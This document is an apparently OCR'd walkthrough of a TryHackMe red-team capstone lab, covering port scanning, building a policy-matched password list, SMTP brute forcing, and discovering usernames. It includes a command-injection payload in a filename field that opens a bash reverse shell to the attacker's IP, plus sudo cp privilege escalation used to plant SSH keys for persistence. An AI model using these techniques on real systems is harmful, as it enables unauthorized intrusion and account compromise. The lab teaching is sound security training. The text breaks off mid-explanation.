Email Address: PK2212@corp.th3reserve.loc
Receiving
Sending
Server Type: imapx
smtp
Server: 10.200.103.11
10.200.103.11
Username: PK2212@corp.th3reserve.loc
Security: None
None

Your password must be entered here.




Successfully logged in.



All flags you will receive will be sent here by email. If you want to get a flag and go to "Submit proof of compromise", you will be asked to do something to prove that you have reached a certain point in the network.

When you have done what is required of you, (this all tells you e-citizen), you can enter Y and if it worked, the flag will be sent to the email.

The last thing you will see at the top of the TryHackMe room is the company network and the IP addresses of the WebMail, VPN and WEB servers.



We now start scanning these IP addresses.

Scanning the given servers

For my attack path, scanning the VPN and webmail server is sufficient.


For scanning open ports I used nmap.

The syntax for the initial nmap scan against the VPN server looks like this:

nmap -p- <IP of the VPN Server> -Pn -v

The command encoded out:


-p- this will search for all open ports and not just the most popular ones.
-Pn This command disables the ping scan, which sends ICMP echo requests to hosts to check their reachability. This allows non-pingable hosts to be scanned.
-v shows the result in more detail



More information about nmap commands can also be found on the nmap documentary page:
https://nmap.org/book/man-briefoptions.html

The result shows that the server can be reached via the web, i.e. via port 80.

If we enter the IP of the VPN server in our browser, we see the following:




It is a login page, which is very good.

However, we don't have any login information, but that will change soon…

Now we scan the webmail server with the same nmap command, but the IP of this server:

nmap -p- <IP of the Webmail server> -Pn -v

We will see that a lot of ports are open.



To get more detailed information about these open ports we will now do an nmap scan which looks like this:

nmap -p 110,135,3389,587,3306,22,143,25,445,139,80 -A <IP of Webmail server> -v

This command does the following:

-p with this we specify certain ports, in our case the open ones from the nmap scan before.
-A this does an aggressive scan (combining several nmap options) which gives us much more information about the ports than the previous scan
-v shows the result in more detail

```
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
|   256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
|_  256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (EdDSA)
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|   Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
110/tcp  open  pop3          hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp  open  imap          hMailServer imapd
|_imap-capabilities: RIGHTS=texkA0001 OK CHILDREN ACL NAMESPACE CAPABILITY completed IMAP4 QUOTA IDLE IMAP4rev1 SORT
445/tcp  open  microsoft-ds?
587/tcp  open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp open  mysql?
| fingerprint-strings:
|   DNSStatusRequest:
|     8.0.31
```

Very interesting is port 25, where smtp is running, because this smtp can brute force with a hydra scan.

“Brute forcing is the attempt to gain unauthorised access to a system by systematically trying all possible combinations of passwords or keys.”

But in order to brute force, you need a password list, which we will now create.

Unfortunately, we can't just download it from the internet, because the THERESERVE company has a password policy:

```
root@ip-10-10-119-0:~/Rooms/CapstoneChallenge/Capstone_Challenge_Resources# ls
password_base_list.txt  password_policy.txt  Tools
root@ip-10-10-119-0:~/Rooms/CapstoneChallenge/Capstone_Challenge_Resources# cat password_policy.txt
The password policy for TheReserve is the following:

* At least 8 characters long
* At least 1 number
* At least 1 special character
root@ip-10-10-119-0:~/Rooms/CapstoneChallenge/Capstone_Challenge_Resources#
```

To generate a password list defined according to certain rules, we use John The Ripper and the john.conf file provided by him.

In this file we write the rule we created and generate with John The Ripper and the password_base_list.txt file (which you should have downloaded at the beginning or got from the attack box), a special list of passwords which we can then use to brute force passwords.

The rule we create looks like this:

```
Az"[0-9]" $[!@#$%^]
```

Az first comes a word that consists of one or more upper or lower case letters (these words come from the password_base_list.txt file)
"[0-9]" then a number from 0-9 is inserted randomly
$[!@#$%^] a random one of the given characters is appended to the end
(this means the $dollar sign)

Above this rule in the john.conf file they write the following:

```
[List.Rules:RedTeam-Capstone]
```

This command defines the name of the created rule. You will see where we use this in a moment.

If you want to learn more about John The Ripper and creating rules and password lists, this TryHackMe space is for you:
https://tryhackme.com/room/johntheripper0

Now we create our password list with this command:

```
john --wordlist=password_base_list.txt --rules=RedTeam-Capstone --stdout > specialPasswordList.txt
```

--wordlist defines the word list
--rules defines the rule
--stdout forwards the generated passwords to standard output instead of saving them to a file
> specialPasswordList.txt stores the generated passwords

```
thereserve9^
Reserve9^
reserve9^
CorpTheReserve9^
corpthereserve9^
Password9^
password9^
TheReserveBank9^
thereservebank9^
ReserveBank9^
reservebank9^
720p 0:00:00:00 100.00% (2023-05-22 15:28) 12000p/s reservebank9^
root@ip-10-10-194-82:~/Capstone_Challenge_Resources# john --wordlist=password_base_list.txt --rules=RedTeam-Capstone > mangled-passwords.txt
Password files required, but none specified
root@ip-10-10-194-82:~/Capstone_Challenge_Resources# john --wordlist=password_base_list.txt --rules=RedTeam-Capstone --stdout > mangled-passwords.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
720p 0:00:00:00 100.00% (2023-05-22 15:29) 12000p/s reservebank9^
root@ip-10-10-194-82:~/Capstone_Challenge_Resources#
```

File Edit View Search Tools Documents Help

Open Save Undo

corpUsername.ovpn × password_policy.txt × mangled-passwords.txt ×

```
1 TheReserve0!
2 thereserve0!
3 Reserve0!
4 reserve0!
5 CorpTheReserve0!
6 corpthereserve0!
7 Password0!
8 password0!
9 TheReserveBank0!
10 thereservebank0!
11 ReserveBank0!
12 reservebank0!
13 TheReserve0@
14 thereserve0@
15 Reserve0@
16 reserve0@
17 CorpTheReserve0@
18 corpthereserve0@
19 Password0@
20 password0@
21 TheReserveBank0@
22 thereservebank0@
```

Now the big moment has come, the moment you will use hydra to brute force passwords from smtp (port 25).

Hydra is a password cracking tool for automated attacks on login systems.

You can find out more about hydra in this TryHackMe room:
https://tryhackme.com/room/hydra

If you want to learn more about password attacks in general, I could recommend this TryHackMe room:
https://tryhackme.com/room/passwordattacks

We use hydra here as follows:

hydra -L <found usernames> -P specialPasswordList.txt smtp://<IP of the mailserver>


Do you notice something?

That's right, we don't have any usernames :D

To find them go to your browser and go to
http://<IP of WebPage>/october/themes/demo/assets/images/.


If you want to do this by yourself, I'll explain now how I got on this url.

You can get there by going to "Meet The Team" on the home page:




Right-click the mouse on the first image and click on "Open Image in New Tab".

Then it should look something like this:



You then delete the name of the image from the URL and get to a page that looks like this:



As you can see, it has the images, of all the staff, named after their names, which is why you can write their names like this in a file, which we then use with hydra:

hydra -L <found usernames> -P specialPasswordList.txt smtp://<IP of the mailserver>

This command should give you the passwords of two users:

laura.wood and **mohammad.ahmed**

With one of these users, they can log in to the VPN website and get access to the VPN certificate creator.


Getting a reverse shell


If you play around a bit with creating the .ovpn files, you will notice that a file is created with each name.

We can take advantage of this by using BurpSuite to get a reverse shell.

However, to fully understand BurpSuite, you should do the full BurpSuite rooms on TryHackMe, as I won't go into detail here now

When creating the certificate, we interrupt the process with BurpSuite and send that to the repeater, which looks like this:






Now we replace the name behind "filename" with the following command:

test && /bin/bash -i >& /dev/tcp/10.50.110.74/443 0>&1


This command broken down:

test you should have generated a certificate called "test" before you interrupted the application with BurpSuite and run this complete command
&& makes sure that the following shell code is executed and not only a certificate named test is generated
/bin/bash -i >& /dev/tcp/<IP address of your attack box or machine>/4444 0>&1 this is the shell code that leads to a reverse shell (more on shells: *https://tryhackme.com/room/introtoshells*)

IMPORTANT:
The upper command must be URL encoded. You do this by selecting the complete written command in the BurpSuite repeater and pressing CTRL + U (or CTRL + U).



With the right command, this could be look something like that (**use as the IP your Capstone Attacker IP and not the Attack Box IP like in the example below**):




To get the shell it is best to run netcat with the command:

```
nc -lvnp 4444
```

What a shell is, what this command does exactly, you can find out in the TryHackMe room I linked above.

WOW You now have a reverse shell on the VPN server:




Privilege Escalation

Once you have the reverse shell, type the following command into the console:

sudo -l

With this command you can see the commands you can execute as root user.
You will see the following:



Perfect we can run sudo /bin/cp which is a known privilege escalation path:
https://gtfobins.github.io/gtfobins/cp/

Exploiting /bin/cp

I'm going to kill two flies with one slap here (sorry for the weird German saying)

First, we create rsa certificates that we can use to gain persistence (we can access the machine this way again and again without having to create a reverse shell with BurpSuitze again and again).

We do it like this:

ssh-keygen -t rsa

Just keep pressing ENTER until you are no longer prompted to type anything.

```
root@ip-10-10-229-247:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:J4pfu+iDQMX5z5GBXt+DontyjDm5Q3W8mbbFnjw/7Ck root@ip-10-10-229-247
The key's randomart image is:
+---[RSA 2048]----+
|    . . .        |
|     + . o       |
|    . o . = o    |
|   .    o = = o  |
|  .      =S+.= . |
|   .  .o.oo= o   |
|    ..o.*.. = o  |
|     ..Xo+.. E o.|
|      .=Oo.   =+. |
+----[SHA256]-----+
```


Now copy the contents of id_rsa.pub (this file is located with other important ones in the .ssh folder).

Now comes a command that is very overwhelming at first, but I will explain it:

```
echo "<id_rsa.pub value>" | sudo /bin/cp /dev/stdin /home/ubuntu/.ssh/authorised_keys
```

Explanation:

- echo "<id_rsa.pub value>": this part of the command prints the contents of the file "id_rsa.pub". This is usually the public half of an SSH key pair used to authenticate SSH connections. The exact content of the key is inserted at this point.
- |: The pipe symbol is used to pass the output of the previous command to the next command.
